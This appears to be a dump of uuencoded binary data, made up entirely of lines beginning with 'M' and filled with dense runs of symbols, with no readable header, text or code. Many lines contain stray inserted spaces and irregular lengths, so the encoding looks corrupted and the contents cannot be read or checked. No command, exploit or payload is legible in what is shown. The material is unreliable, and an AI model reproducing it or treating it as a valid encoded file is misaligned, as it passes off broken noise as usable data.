M4LQ%AB. D1T50\ H\ 5FDJUE: , SL=*7U?7+03; C\$; 5) WS (G\$? `M77' <, I?Z) *@P
MI1P) TLB4 [NPX@F\$-X/EE3JW#EXJ4\$BN7V1T3+%UC"5G (T^' O>KJQ9) ^\ _=29
M"HS `38Q] I\) 6) CP. .6Y&4\$! I^N^B<?B1\$M-S `>?FQT" 6R^R%7G&?\$NAK; Z- `7
M' #8XR#9+VW*%<XA9XP*\ <F*U_G) Q-E"A/" "E_Y] Z>^*AI7: Y4>O"% [%MMM (
MR; +WJCSYBW&?FM\W^4L>*21/: [ZEXRNL' *C*_ "@7ZZ ([@D" L% `! Y. I ! \ ; ! Z/
MXD; O' <G2?E! 3%#6R) \ [LXJ?E2>%DM2<T\$D"+G. BO<NEZE3/=5CR97*RE^' BA
ML%: JEK>P4Z. "9?W; .P' Z-E.Y `#4Q/>Y&L=\$\ LV `8W@7\$QZXH- `8+F_TT\ [C\
MN: 3+. O ("K^H@M4) 1AHI "TTS/FM, M' I? "Q=') 4@FSK0GOD1N=_') BT (12R%9
MCKEL^HA=>1&& `Q8P4 (IIT%8] DOF*W7,] 1"70+#68^41X62K"40]: >) *6Y1J2
M [DLHA1" &FZJ7*E4#; GR01 [RA"WB6&QV+P; *FA+Y"7R) U#-8 (*H0! 3! N?AF%#
MBVJI25LC"D (XH7) [0V2I_MC5I &' #B_XWCZCT7! /%6*\$Y4O4/JLI. JE5>AU8\$
M! @_G-. G=H2>N [YS] \$\$. "P#] 94T8M>3H] U=EXKQRPX6 (LK [W.DTBTTOQ419C5
MR\GH+\$_H3A. #F, T] ^] OXQS>YWP9Z\ 7@XT: J) CO2R45\$82_UU, @3=N; HU78 [W
MZK#=#E_3X7IN^/. F<1/! F^X\) ; T*=Y@0L4, P?; 84_RW7Q>. , _6N&E=* &ZM<^
MLPZOIST4/D>EG [; 7#DGE3%= .K9QJ4G (LU#<N&' QP9S-PONP-S>ZY1XUG) HV&
MWB8K#\ &V; "=\$M% ^ACBVG9%N' 95=4>\) ? (83"+, <JVE=\QMU8-Q^] 36; &&FPJ
M) \PT+KFG2F3. Y' 5O/%' 05M `Z (\$^^*! [@ [\$G0] "ODR0KV&Y] . : TAO3?5X55O*
M: Z3_%" ^\$=7YWP^ \ PRQKN6VZJ (4NA\$F\$ \ Q<' 96_MLUOY\ .ZR4Z6-: 9" F_ ('=
MK8A>>A (V28+\</_S! G#7' - : QSC&: : ' 0E0LK#KR5+IA?XJPZ) _09I) (J] 0U' S
MKI [XL=, Y, B7R5P6! OKAG4N=W) Y) 8I)) ' J) 264: 2=) _2F8SVS6OBV\CFU (P=I
MPN9! ? . :) K2/: KB-OZ? *S. >?; AE-O4VL_SPYJMVTT% ' F< `Y6LU-' Y4BS, ' X*
MU1@LT! C<. 72; 2\0Q:) E (1%?3 [6, FFNZHF>LXU\>Z#FC: _SI (4#^L:) #ZD1; Y
M2>Q%V45 [; 16XC_ (>?L+A%31D-*Z,] W"J58>=G4F' R1B9UM, . " [/! X\ %O. SF6
M' =9\$#AWFC*SKW, EX9W@T! &<\$S7AG^~?X9X2Q>*13<] 53V*0) G\ 1<_, 40, 9VI
M&CMBV8XX3%U-W4: UJZFJ; , ++PQO [N2YJC; <YM@M"5-?DA [V6' (**), A43J\$
MV^K! 1! R7A9, (K%FIN `XNPF) ' A>9PS6?8QOC, : P=4\ ?F_Y' .5BMIPFEB-V^9)
M%W/, <# , MRD `C7BK (8%+ .BBA7LL\Q! ' 74VBCFJT, , TEP&' >CGZXE5I `W [4#>
MCN\$NXLN: <F/L\>? -! -L" [=D: \ *+M389UF8SS `^W' T39SJ; VP/>-6K `SR7% ^
MXU5) C8+O. .1U0KV>?8\$2-<1] \$1/E: 2) 8%>YIT8&X?: % `Q! : #KV2U%>0\XF6"
M: 1GE. IB0 [J4UV, Z60=K?SK' ^\ H) ?H8-FNQ. O>J6_ ' O] LW\$ L6\ ZS/ RVCPF. O"
M/ ^K: LL, ?\ Y, N00#8-G+ZS>-! 6+; UFG! 4BV=PV] ' I7LS; WE\$ \ #EM?HE#-. V0P
M20=OG `8SN" _0HV+- .G0PK] F% (R [V%#J>7X@. ZG\$ZDV [GXSLN] 0^Q" B=? : "JL
M3M [P#NKQ7% ` , 1N (KV6] 11: 6P9\ _W0T: EL* T7A<=: "K [U\ L%DL13L] Y+\$K' [Z
M#&+; /N-&?) " &+7NIGP\$ _9\ Q+ \$S. G] T9] \$#@, WK@-UH5//GU& ; 3K7; \DFG%& [
MUK_ / *IQ2.] N_S: -R+0Y? -+R&; AI=3B+V3-TT^YP% HMG\ -NOPUG, G^% OUX2S
M6#Z#WCY) OY\$=U& ; [PJOMGB&O\$V<?J, [N, "V7AM>; ?D, <CLK_49RD (=MO37<
MT> (9XK: ! [#. & [16\C0E>^@MBKJX\$9_VM=IMG/-L%_=?O; @P' K< //RB^ ^1M5C
MB" AOP^+O4_F7#*) RK#?VYU1?X. *=: 6ZQS- (17FR7% ! R^2=>D%#Y5PS&<JS7
M] QM576CAG6EL: 7#YO [CX@" &BLUW-OM [>KS1W8SUXEWB31B `RZK6! (: *U7<VV
M7MUO5' W! @W=FM. 4X?Z, 7M9] XL\ +U#64; 4O9^C2 `@] B*0ZIM_ =, " ; F] <8 (D; ;
MI. S"+?TB91>Q^*2J6SGO; HJC] I-O@@D>HBXZ, !XZ!KN? "G; W=U=<1\$: A, EU4
MV] S; #H8FW102= (_G&-TJVYKX9. J; "W8W/-O4\K=2T9OF*WJ; 37; W' -OY\O>
M* T9OF' >\ [N\NO?" -PDV^ ^4H0*: ENK^ [\N (, C] 1@"] 7V' GW; 5/; >. 5K\$^) E=
M> (#1M@CK* <L%J>T] S>! 0TLTDUS? \$; 0FJ; [; 1#X->SN\$/AML! K (: J6P' S-T91
M* <DW&US?4+<# , 1Z: !Q] . .RKZ<^90. `: ' <+U>L- (+/X' #@6\$ `7WXQW/M1%F\
M1 [* .51T^>UDT, A@ [Z; F] , 2<BC7IO: E, -# " *-IJB2GG9< `*] <653#3<B `X. Q
MG1 [>4.] P\$FL7D_S3S439U\$4<ZEHG&RIY! \ 3C&B==JHH5G* (:) Q^JB@6<><O-
M*-G%UTQVTKV\VV. R2R65=A5)] ?3F"4UUI9H358GCRR- [NGS%JDU6# `HVNZNR
M2V65=I5) G^C-; ?32BI (F-4: X [<W; -">J\$'_MS?4J] 97I. %9&&" OUM>DT] >) T
M6TM4U?5J&UV<"WGM! ^9&J) *V&K&-&% (T9: <T12OU->E6&I-. &EV\ "S] , : 7J\
M&\% .JE/36]) AT- (<8; : GFAG12,) H3A) GT-*27=9DK] 17H_/66]) @6- `<<< `W
M] ZS4UZ+S; 4@2: G3Q* _PPIVEANQLBNY21" &] "RG127DC (8"W"=%) =R*?; 5AJ/
M, C43J, LO+<>C=-. CRR\NY] KH) D<U/COSC (FXK% "/X9"5B; BJD++! 38^N+30
MD (FXL' "%P3HP&<>F5\$G. 4WUF6I=?4F [(YG! "] FAAQEE7MZ" PG=ZZ-CG9RKHT

M^;2J`R):7;F0K>M.!ZFL4%?3DRWK3E>T^H0BBFKI/"_O`14^6[F6'=MNYX
MQ>F94EU^!3E4]9E#77XQ.4N;PQY9?CDY2]M#(B8A=9E]FT-)A7FKRW31]^6
M+9ENW82^0COW_38]=^V((N:.#P8VP/57>Q6"_%*(2ZC)-E?3J0/OI3'7:.B;
M(Y"Y^LC)Y;T%12!B&B:[&]Q:JCPG!,PX=C0O6B\V!'G@ (VEE`L@7ND,VC3BV
MMI&-[W(K7S`UQ,S-*RX/S_-KVE9ZU*XEVI!ZVWZ]6]W)\SXYOC,D]5HP/-ZP
M7;--;ZKSFN]FFW&B-#;-Y!]V\$S'*(8DZCTB9;Q[PGTALL2J]3")=";Y;)E?V@
M+= [7I\GT4&N5&E*I]R5V+`9W"TX<PLAC<PL[U7-J\O7(W`7J?CJ.N0CZDOD
M7#*[C\KUN?A*BA;I,?* (N+@*BDH%549Q5<D*6\$LB1!.+V0?DG)63@DJ4DR*4
MJ<U\,")W1>D9;Y^_I3CFPF7E:.,CC8Q@VWLF_W8HSPF*A,*Z<\$+9%MLSXD
M,S>,2UPL*C!,&J4<B2\ (GKR73U#@4=7;0!+6%SK)=8W4U&9ZW&Q2NBOR9!B\
M:>9C,+`L-633A!&TY&+R5L5H88^@**C?SC1A)*Z:*&Y0;.)\$E`>GHMG5/C43
MEW\,C2D*%8G&IVF6ZX2(RX\3:#J2B4ZL`DZ])3K],KCD/&HW\E73,S-;G+0;
MBJ:GO>C4XL&NF.9I24`B`^26N0,*3R>&,E\2W(3QD?+"8KYG98#"8T*:<6TJ
M0RBUT3`MU]4;KYF3UYM;LDFN/++G6M%TM>-:T/QDQ[6AB=RD^Y2A:IA"[Z(N
M9?\$(3X)KN6Q8<VCYB%>/: ^7(2X^I<8Y=CZEY#K[])IG8.02_+JCS!;LZFO*12
ML6E.5B_+IS-?LZB?->:N<42S>.4(22_+NKS>KG%9\Z1)U[0<1: ^R46-,TW+%
M)JMR?J5L5I/0KG%:TZ!I&4M]+>*%G\$_;G2GDUPC5]/9VTTZYMN6[6Q._"-'
(ME\$9&'1]-VT_6T1`J]7GJ\Q^.'<].C9;6&[D&]Y,Y9PV7%<.M2L9RK`/-<:?
MVCZV?6+Y?`*J\$C(+6K>:ML9D6F9\FKM6;VQ&AFE:@J;QXTX\$U=SK#]2`B8,2
M<I-;O" ^J,1K?S0_NCL.7M.<5-C9Z7]0-UF.\>=,Q<3KQ#:.)CEEG6,]&9G(Y
M->]BE+_=E,9NK8%ZGM#>:'9`6O9N&5GO[E:KX=KCLZ-E_99&9,8`66-C=Z?I
M]L?/X]G9LTN6;CA/1)JXJWP).++\BON7>>@_<E`\JFOYFHJG7V^O5A77%V=
ML(9`UL(]O)#0V`ZF4N?UZH`7[!6)2RQ@=':D;V)\W`=\LE^@Y9`HV=UN9U.
M/?G\M\$C*UZK#H\/%Q67O*C=:H:KZQN[Z\KI6D?F5]8W94=W/@XL>2C0MI7ZF
M=M;`UTN@F<AI8JRX`.2B^_9C*3O7`!J>M`&3->+.%9Y/:G';YC?.8NKA*5MT
MRY_XVSHB0G5]FSY[]*?S%SI\9HNNQ#89RWK07CPU6D83["\W63AU=CCP>CDS
MKZED>L6LC-5E`7>.X1\$*;<X2)!^9T\$T_&MCPRN:X'M)&_-:2P^I`/5\$[G0#
M#I&)8Y-.C&*6DENU=YKNBLKV<BJ0E]EYI<H?(MWMDC3K/O*=&&39MCZF+==*
M`/6GU._M>DOMX&:FP*A*JE/?*3*/N[E>@3FT\O)H%<L]>SE.M`KZF.XRY%7W
M[/%]HG0HYAI0J@,^!\Z[L>NF=*;\;<00A#BJOP`""':K23^8&CC/_#WOO`=!4
MSSV,Y[9`RX8",@2L@++WE%V@0)4E%!`7%BA0*2VV9:HNN/<>N/?>6W&CN/?>
MN/?>^Y_DMJ4@/N/]WM_SC?])3)3?G)#DG.2<Y&3?) [?9LX8HOC_:P?"<O*%G1
M0S,E?LP#]\@^?J%30+O\9\$P[^EUC!ND<_+RB?DGOSY [&Z1[A4UX?M/CDRW&*
M=C9\U<_7]^C:%6>^&;S.-]B]8N;QM1W33M/KHN8=W2;N/3DS9?/G?9?.,`5X
M[:/']&QW(,7FT?88D+ (^>NV*\$17#`8Y-. .C3+LVWYU?#V(Y4!_4\ .0M]8:N
MFF!U[U.[/HU?X><[-GS,NHBH28.C*(-[CSD?ZNF])O3`19=2;?O[C]UY9[75
MB6NCY[1Z(;;Q#E]H%VYH=&T>VRU`.N=T2^@40*@U?N\$K7./G)C4,Z9A=O+
M3YG.>[)P\$^/<^>TW1QZX;CPOH>F["PX)-7>-?<U_G[^6LI-1=GC]K"5E[>XL
M>-AS].@^*==W=S.?[K1B]IH)."C_WFMQV3^IIVSB[P(,)M4]-G/%E2=F#A
MM0`L`Y(5QQ^Q+7O</JS)]/+KVR_,8MV16<:OEQ9QESK^.#R&0AG2:NO'@U-E
MHIYMGDYQMKU]7OS\Y?-G/?VWFA_: [5WQTN7)\)\);).CF5OX!7VG7;?JESV]
MV^ETG?NOEKV9.&>-V^Z@X^TFG3^D5YOU7?+@<@<F`];]6<G3>Z9DN^+[96?W7C
M[.,>%98YH[NW*\MGBT\]Z"(>L/3ZT(1#7[H<JE\RI^?+R2_JKA%YO4W=[U(M
M-`+K_3?U/' :@U(MVIW;QGKSULW[\$[PJ9.3I[>\6AX5MZ>\8OEE5,OC7ZK,.H
MRH0]#9>N96Y8]-ASZH#BR;-</UJ\O2*9QNNWO_7<=_5+=[X6B/O5MY[[/GIW
MA&?HRS%[WM; ;>N0>>3[RM?[-3XSZ/K.HF35Q/P\D&^YY<-0_5K)\I>6U]?H3
M=D]BLP?D6DP44S</C5@Q:.(C)W?II_+MU>^=JS[:_L2I/L_Z<Y-F2"N>\$QLZ
M2GN?RR];=W`]GEC6K<H?`Z\4I\JVIGT=-G>WT<I62]?LS%OI^NW%Y4Z?@Z>N
MJ*P8\OKQO:#\UDLZ;ZA6M9N@&8-KTO/>MV&NGDW[_I_LOO2>M>3Q6_] /A^T
MO_`@RX-.K2:MNM!^W-#K#>&1;LRY--UVO7YXKMMKUJ5(Y[@U55K05<)8)=58
M^_&]Y&MLAX[;CR[ZM##^>]U5]GMGE!FK"TY-Z*W_L`S0S;UZ!&5OFS4X^CW
MG,F.(]X-DXU*UB[>KAV6/J@E"NS^Z6Q5Y5/TAO<W?_R?OJ%LTX6V=\N5/E
MK>>U)EMOWQ^)\W%WW^1+?:1AQVXM[_LY^U/@C%6B\/\$&&6='O>J[:I*~NW]V
MM.8,AWT#K.Z#F`Z'. [^XXT`+.#K?<\&W[WM&9,UT^+!G[!MF3/GPA?W&+OP^
MW+GRU7J`MN5[O#I_>U,U[?BXB\73[K<IN)>CIX=_>3>I.H<^XZ1Q54#ZHYZ
MOQY&W6?%^^GF+UCG9J8W>-`^JA[%5>O"+*^WDX==&2_Y&QC-SO/ZQN[W7S
MSVAO_D9_];]2#>@?7>];<B9></I!Q"Q3\$7;G=VO+LH(\$=8E>8VGF&/E6/?D=)
MFUUX8<C^MC=O/EFQ+I-1*MS8>MEE^GWM:[6%J>M7NI4-K.^S4WV023&'44I+
MM+>:]UJC=: "6K)YR+IHUH+I;C>30V;D>K0+ZN`@\$:VGLYVQ(<*QL"*L=NG>`
M4+<R8]"`TMC86==G]^;\Z5\$Y_O&DI\$)X;*R^V&?MI%LVL(82Z<41G7ON^D
M`PNM@H=J#<C`W^T/GHFQGGX\$3NQWU/_Y#2K8LO!TL/I9X)>&GWZH-#F\$R*
MYM\$JM?L#EUKJ=3>QVLX^[Q,X]K\$1=^F<!0GONU=,6<AZWWP\ [NIR\^2@;
M5%#!E.Q^QO_\,5F7[LX->I]8\$G,^)\/*UVO?K8*U:4`/Q:7G"V11N]9\>Z)K
MDB9>?\$=^ZHPE-]-,GECYIG^/= \$U_N<+W2<CF^%UK/RS3/W_A2>3F3*O.`Y?Q
MWFO`/^FP^GRGJ\GB_+D6%RMG+Z`N2**][U[X-`?VHO0GXV\NF_1^?,*92T^X
M_2=9+Q6GBA`';5KY\HS1N[J*!97<8>_7RG94]LQ[DBZ;6AF3]]0V\)#6X^X%
MU7.\$_*?#4Q<M[7JA8D;JVK>KLV55F[N;=NW<0[CZ8KNT:6Z;-60UFU,2M[I=
MNG^Q9P_>C57.JZ_)3!+V=#];UYO1[M@]0:7XK>Z*~R<`I/>HJPMZI__R\ICQ
M]2L`]O=?O-5JP>B@Z)M42O73P"4OS_: =4[+\<TR\Y.62XW[EXL.!<5=N+>&
M#.WM/^SQUY_:M1I+VIP>-FN*Y26]3,.[YOUW/N-I3;GQ\+)_I,;D\]\>&"]

MX, C' -DL<^SHFETRWN91BH9^R-F]QG4^A> [M; \>4 [9WS [.BGW"F=C1%KDFI0]
MXWKK); %\$A; /#; KAI?Z4&?1IL?6>I5"V[" +WQ8-G96POV/K6=_8FZ=03XQI^
MW) Y[, WY (X>) AR_ (31@84?5BN_LSYDC^S)MC6' 6 [Y%S [O# [7/:S/; _ (/50#O7
MKUZX' *) CO&C8V< (/9A_6WJBL/.O; US%5+?/Z@/P!U4, G; 2P1+KX1FG"G4X+>
M@O, #?#I^_RDPWCCY> /]-7B\$' WM*6V3U; ^5YG?X9C: 6=!0%' %D%->AVKFC^U
M<SM[Z?N8=] 6: %465H [AO#Y<N' CJA/] >M*__DO>N; DTZMSO?<. SF@H5N/, QNN
MG?TZK, U; ESGOC) \FQQ@_J3?WF_4DH8V, 0KU] ?M-K?9W `^57S7P6P (H*F\$ \: 7
M/<\S_+. ?OV' 9#] G\>?"4H) E3CM\$&+3@V\ (SSJ\$. .K<>D?! `?</S: YL"^) R, W
M) +\P*Y_28: _[_D6F*1MZ1O!NQ*9^Z; +B4J?E+ />E [?M37"^Y GJ_ [EG: CX\ . G
M4V030H>XG5EZ=LJ. , 6LN+#TSIL+DQH+\$I9E/O!_ '3 [UU [OG1M9>6O=X1>>' I
M], 'Q] R] 4 [+HZ+^C"E (I!@0>^ [: I87!' [<=G<1R>>F.] B [SKZK50%RB)) ^J\F
M;) FMO^7MNW [?-: WN+ES5 [67. /4K_C3?KAEU*^SZ] ON_RJW' G) D [: , *C.>% ' 2
M+^' 334M^W+WK_Y97?LR*, 'F_/\GTZ [@%5P^M^] Y' O\UA3; _@X^X51UX [^G4.
M_6% CUNJGK^: VD7?; ' S^SLCPXH#ZL!A9A34 ': ^\E/UXENSF_: ^ .8Y575 (77YS
MZX5+=_<7' VO99ONOMYEECJM\07: >F6' _@?VXS+Z+RGG [*P9C0I^_NWWOD?/G\
MEX+=^<-G3>QY<DOZ6-LO] AWE-G] #00X+SV: 4) 2X [(7' N=K5?6J>9MU; W%FAO
MN^! :R-JZ9/&) DH) N5V>%C^<DY5H&G8@) MANQVX@18G\EW/&%SI+E6?=' 2_. \
MK-QS\$V:<. A0YH] NA\^JS&TYF!1KZ/+OH' 4 [, 7!87*G?. 9=207/"TYQP24"0
M_ :6RF: , W+6%V5"N/9SN=L\NRGG7?MHZRS+BZ54WPJ 'D\S54=) T2: +XCS/W?_
MS@) *#=>FHTEPNNTPBVUK#C [3Z7+"1_ , "J [A5UL76^7X7 'VFR-?="] =T>V. 8,
M`MH! DP9-?N#; R\U_ [VQ [J^GN5OGC] 5P: :] ` (, 'P^L-7#M8N=: 9+J0*CU3U>XL
M\=' , IY>UQ; IP" [#R] 3K)] 6B?>9JZ!OI&+N=_FIT?\$/KDUL 'O; 49] \9__@V%W
M+>+SP=!# (0E/QI5-FA^@' GL@XOW!2HO)]] M6] 5-S&IC5=O1 (@^5FL9K) KNR)
M_ "Z' 964. M&3B1, = [Z4. 8%UXE44] M/BS4V#!KA\$-Q>"ZQ/&; #1M?) /: N/#QE4
M7N371M. /V4!) "X [EI7SS*>ST?N; V+U. -?Y8Y_DAVVSWDJGOD\VD+/ASK_-4H
M" ?UO=; Y2O?<>2_V? (Y+ [?KIW9Z [=P5*A\9Z, D7. 7: -X7LS\G1GT>%_-YVOQO
MG2?O, 1DW0/N) >ZQ>] WLW) W/N9FGUBVDH=OHDB&6>&GQR6#&Q1'M" _PDN2R^;
M300?; /SCJ\$>0U5-' 'W, FK; H6!7<U8&MW/5T] Z31E_8RJT; DV3P/O!6E; /UF_
MY, JZ&=G) ==KYUMR' =: N (-; ; KKK 'D. ZV*O#XR73=, F@DL&M*#'] =U [# 'T@66;
M, "5Z\$7NR; ' ^\$ [=73P_U\ [O@ (HBR>3T [HDG_ '24A9+RFB+V; 3^P?T^,) \ /6L\$
M?7] _ 'X<; VT [&CM*9; \3PZ: 2S4==+4T\Z>EIWSNBMU5&SLQ9\$>X29\$ \$O; +@^ .
M>SCS, 86SXO3^GOF1] @V; U= (6#T] [\$&F; \$&V [B) XPQ-PI?D [JJ_3"; Q>&2U8?
MR=6H/NFCO2RR) \ : &] 3?#-\ : OZM#E87>UZ7G=3] +.] [KNTNO8 () \SUTQ&YJ3/
M: IMWMF: #Z\F)) : L>E/0: ^O7, V#%] VOO56 [S+] OURIJIRU; [Z ' .W6V: Y?#"/#
MKJYW/SEUZ+: GI_7GWYR_R?K&HP-KT/] P] XM9Z8=7E3H4CD^+E5P?L?', "-W+
M1IX^6; X6; =<OK<EY. V_RN `; UV. T&Y] BQ&\TZ=_3H-K (+ORC\$: N/) >K9Z=V [6
M#JTCJ; 9==6TN46J (2) ZN, I [5CG5\$7YNA (6>JK%?%Z-L=+&\5N\$XOZ (Z. 3Z\0
M_UX [M] KZ=?Q>FQ/I8B?8VUX0/JV [EMZ3/9K07T9_ [YOT\2R 'Y/] AB^OU7]
MY>. \ ' [N2?VX: DO6LR [*?K< [O27PRSNQZ5: 4L?) YL) &BK0NH\$1L/. +7NW' [[
MPU [>] [NYK6I/G5' M83AXEI; ^N5XS: ; / [V?48: *P] IH^AEZL&E [(Q>9N#] [ES
MGCWT: K4^+9ML4: 3MMU"=L; \$^@F9W7&?P+\$%: "NU\$QNE5_J>%J\KU6CVZ<>SA
M/, U=^?M; ^<P?<-] -C7\%^/\ ' ^@<+JY] >I6^A+KMCEG2UYU] #] 74/PNUZTBG7Q
M%; WfJ\ =W^K3F2J6K!>P6N> [9>_G_ 'W; \ZN\$! S7#V^] W>O; B@' 6 'OI7' PPG,
M#/I) >T: _N (C#EJ73WNT=UTIG@7KMZ6K6L^H>^?O\ -O4*ZKK. RM5L; WN#KO=B
MJ, <%/L, U9HT+6: ? [/DR_+R" <QXO: S7. BIMK>LLA) ' F69QUQT1: WR? . : #) Z [<
MG] VYF><?S% A\? -#W?E% "C] . 4A/O, , 6\MBJJN: ^MQ: "7' W" [; UC9\$ /-ZK?I8X
MM-. BQW"] [H/UNH_NL8 [F^LFN9%^ [1_L6GZ5ND] 0' /; CQ* .M=@] > [!HF0&A<W
MN (?9C [, WG\$^KO9X@6' (BU (-VQN317OYE) 6D+U: ?!?) ^I [G2F^D9^5<!A [] MO
M; R\!] 4, TG* I%GOTF]] IAW/ /8^+NR95. S: TQ>I8^XGYZ1O\] Z4X/-I@: O3>&C
M^>G6!GGC<@*, <+ [[B, -?SA#_81W7;] M^>&3U6>] 9\$D^/ZL)) -IH&73UP5OV
M9W7' JZT, VAX> [3J: >L: P1LQOSQD? .>\ (9=' '\> . 266%. FTVO&' ; 07: 4=R! HX
MHE?=_B7: 1P; . TIS1+GS+>, YXZ> '3ZD' FLHY,) _&BSAW*HN9HS+ '\ /# [U, X6D/
M, 6: Y: ; @: SN/&FM] [O' _JH-5@M? \$ \>+ ' F=; X1O=N>, BAI?SGP= `; EO' -: ; KG>
MH^ [\$@ZK9 [L] !X] 7' FVK5TI] EG6Y' L: 1NZ7RY?<M#\$: %ZFS (&WAWB, F1GW. 7 [
MO1] !H6\$O] <M&0T (XL< [WEJVS'] 1#LV (D6*HE&-3/XI\$3D4#K. W1=GE8' [3>]
M3Y<0%^F/! ^Y, NVQV>2/KDN: ZGK' V] W3GM59_1*GE7! : U#1GOKUVK+G3/GPN^
M]] JJU7?L^, +QM/"MVD5KQK] EOC3X8-2+QCJ5-"6) +Q4: V) T [?\$B8MV-Z, O4
MVQ&G1^G (UIN' : CYCG. ZD*S, ??&Q, T1#S-6H?' &V [J] _N?3JQ] 2, +^B6+V] ZY
MV_0NY [\$^6CRJ\ . ZG=UDW^E/P8/>! -_ /GN<^XW6GOAZJ; . ?/< ([==H6=ZUE7V
MRE3?<3! \ZXS; ?KVVMKY=8+!; [XLN] 09Q. \ ' 6TJ. . U: O4_/9, @] WJ%8?#AYUX
M5=CK%K' K6OC' \&V7Z!] K; E?VTC> [76M@K=; _</BM0: _ZVP8+A [8!7] L^&J?S
M+MO [F] IEV^@RX_V) K^&Y\^9&?AIB6"D8>FC@] Z/T/4-?!3P2Z [P; ; #Y' [8/Q
MHW, : %1K [-T9_6FT^A_JA7] *CESKOJLTKQ] 68CGE% H [M7 [1; . "YMQ. W' O#YTO
MIM3O) ON=HS_--. ^I_F&&84] : ?^KI6 [KOV@> . OK5%O. ; Q `?] TZ6Z [^: 8WZ1]
MJ# (, ' 5QT0/ . PQ_ ' +K^V6, 2 (0^JU_OXJO@R3\$*UF2CM! ^<&LF6P3R9G4G3I9=
M) P3; J. T/6S4, [J. 9< [A=0\X1UX: X_ ; [CZVZ. FEUQW?W] LYO+LWXFK%<; ' CLP
M3K, A: MSNK%E77F7J_FSW*LSDQ\ : &, -T?DPZ\$Y3T+. #EK67=OW\ [; <SO6) !OM
M8=^?<R37HN3ZLIT/C] IXW>M] 5/; `ZX2D=TUN\$+_S] MYO%KSY?, -@2NT2-Z?2
M>/5SC@EMSPWW [N" T-; Z" *VJ=, 6#. ^: %K9WZ. TYY5\$Z<] ^\VR [@' JG; <7219*
M=G5B=YS-7<+?UF=6>>?MDMRH^T=K3FXZ>V3<T=F3ZC9=K3F\28.] YOZ; MT%K

MSHO;K^CVT, Y [MDE#<JN`5`?^BLEG)R0/7339_";?=2H19N&K.62R;-+Q' B&&
MQ7\$15N<ZQY@6&] ^Z2UV6W>J) 6935H85CJP8') H1;M:O3:?.DRZRD0T>698<^
MZ3 (AZ5#W\^OIQ:M85DL7CC4\OYY1[!]) IM3+I4, 3Y/JV>!) @4SZH* [-C_V"N7
MN\$/2SF/GI, XKFV+2V"V>\ZKGCHFVWH453U_3^_['SRL]O]Q(S-;9=NEPV?AO
M"2//U%X\]W7TTM+92S]FC&:5ND=?VV5M.T"CWTD/UD>-NLLO'NI.NE>YSZ/M
MQ^@ZN]I, GS/5"5-&?&CG?C74_6I\STWN?<^ (/BSHW\ZZ<\$#PU?2[9T0C8FI]
MK9]O*=MT37?2G2&W/_8R&A86\$\?T=Y_PJ?^GPJ&<J1[1&:70@_EM=]6:I:[
MH.]2WOX71-VB6IKNI-LW^=/C/LX<>D2RAS]=^'\$\K_WV8;J3[E9>\]C^HE3'
M^\JN:QXIU_OJ&/5YZ7N<^S&T+D[ZTC]NSM>!O#<W7EHLV=O_M,>0%Y%#'25[
M\J9G??PZU+%/&[\XY5^I=9.WA_D<EWV,&>I8.D'X7>NC_=#ELC:>5AMC?O)V
ML7X\];#][6<G9KOT';_GL-J\3Q>CQVWT%C\<N\$E8XO.M0\$=PN8NVV\G=S:B>-
MC2N+^FR_>]79_7?/3WZEEQK1]?/] '6V7@^/\Z/^/6+AM_]O'2>]],T?N/ONK&
M,T?,',CR_J/W'X;D^P^ [2+%(QB^3R<^L))''DUZ>V'1N*K'D@M.\"]6IUQP=
M#PQIS;'=M%'PK]?9H<MZC!>45T7,GOCX_.4#[08,'!.V=TSK,']#WR4"8]_V
M/VS]'_7?S!JS\^#WX(_7OY[\N%'!%P:K[=_G';;_&T." [?Y3&KKE6+!L%CC
M-7AU;>F#:6_3*#@/[-B:YG1]JUF7*E[']5G7.<_+5I8L=#7.&N5=M#Y^243A
M[H0)MZZMVLK8J+[-\<[4':PAVW>D?-R(4Y6S9V)7?I+T1/\$^CQW<T@.2KZS4
M;?S:J_,ZRB++IJ9(@X)Z[GKL,O)DQ"\$C5X08)4[:>ZZ5OQ[0]W#!T?R;Q<_U
M"N/2M/I_*CJRL>`:N^_24VO:'C%P\KTFBK^^XE@AL<^(S)L4_'H_<-HSL.
M&\NSLCT[FM=]\$.>96J?3ET)>'X^/=9V5T/'_A.^S](Z6?-BE]0,?2X\OHJ[
M->K\$I'VG33HF5V:T91R?>-3BR)(L"J'&^IA4[QDU]4/\$;L/'NI\$]S\=4GQQI
M\,:8G;%?\L8H]PLXWH\FLG@M>@2.[EVY=OFQHAG"J)-O'M+?F-+?3C-[N':9
MQ4\$X_K+S]'S#.M>/>M^UW]=#"RNO-+QT#.SKU3V\$N+EXN''KO7-/E[3Y;.)Z
MX]HSC9\$=T[:OJ3^[:^GAA)@+/:8LSC;/?O:ZY^?\$W&^3U'^<_'T5JOOA[=%
M%7O<IW4/9%.J!PRN#VN[7]_PX=P)MS,]#NVYXW=AY+?6(W08D]JP+A6-7=]F
M&Z?NX5=CS^YMRPH^+YM\#&/2ORF;?:G;3QG"@!MJ']4TQCPCQ,A%&<7J'X7
MK#?'Y1^*U<-95'N_PGEJ#JZN0R]'P^R?3_/FO[BBE,I]'CY^F?.=CA[*" [
MEE?RSK];^GY^V+RP%4\>6#)MI@C'B4M+2O*>APT8\%WCE6:;'CO[O+YX,&AH
MA4'_ [PSK]U=OU,T[-VKAQO&\U7WWK2WOU"=\$>+#]I(IMA)99+@KT[S[3:(W6
M[=LAD:N-YGS0^S"N;F'^GJ>WJ8,6?I[2ZW^*ST_]8\$&#W<F+5E]I[7U+`1
MVR_G1^LXGXN*7WLU:?'NNWR+N_L[#R:N_KP\-\$S?6Q#7FZX9[1TXC+NJ]>+0
M9YG#QB<F]#5PNOB=,/'AH6['FB^UQI@EY5C=T5ZINC,(M8DFV.#YUAMFCBB
MNUF0QX7S@Q,VO%YFY^'BNWNS[0YA;V9N2D^W\Y_7'SYVUKNWZ5+VU.&GDB?T
M#MFP*7SL[E'YQZ/IFSTG'%_M]70][5]'NM/?#5:_7R^6[]K@>\G)9\6G3FU
MNFKV9Y_5I_<V91XQ*3.>>4,[3=N)[:9/"Y8<V]@Z)'GE68E+P-C.HYHF[Z^
M;56WZ"E5O*H7['K1/M:0FRO?G7/=NWBCO[1GQ(GYA0UMP[04;3@XQ3*T_XJ#
M7XPOK1/UH8[C"89KUCT6BW1<0O;EW^\[:RH.;>W\5W#^XZ?K)[CJG[XZ@/
MS[.EKR=OU^+3@'L\$'.W^L%*8-*L4*44"LE[PDT(2ZSR,@[>VU;R]<,C4#>O6
MM= >.T.5*URKCJ@,!\!"D2:%[5W,6'%A.#QM3U6;ON(B=7,-8]H;^%W?5]JW\
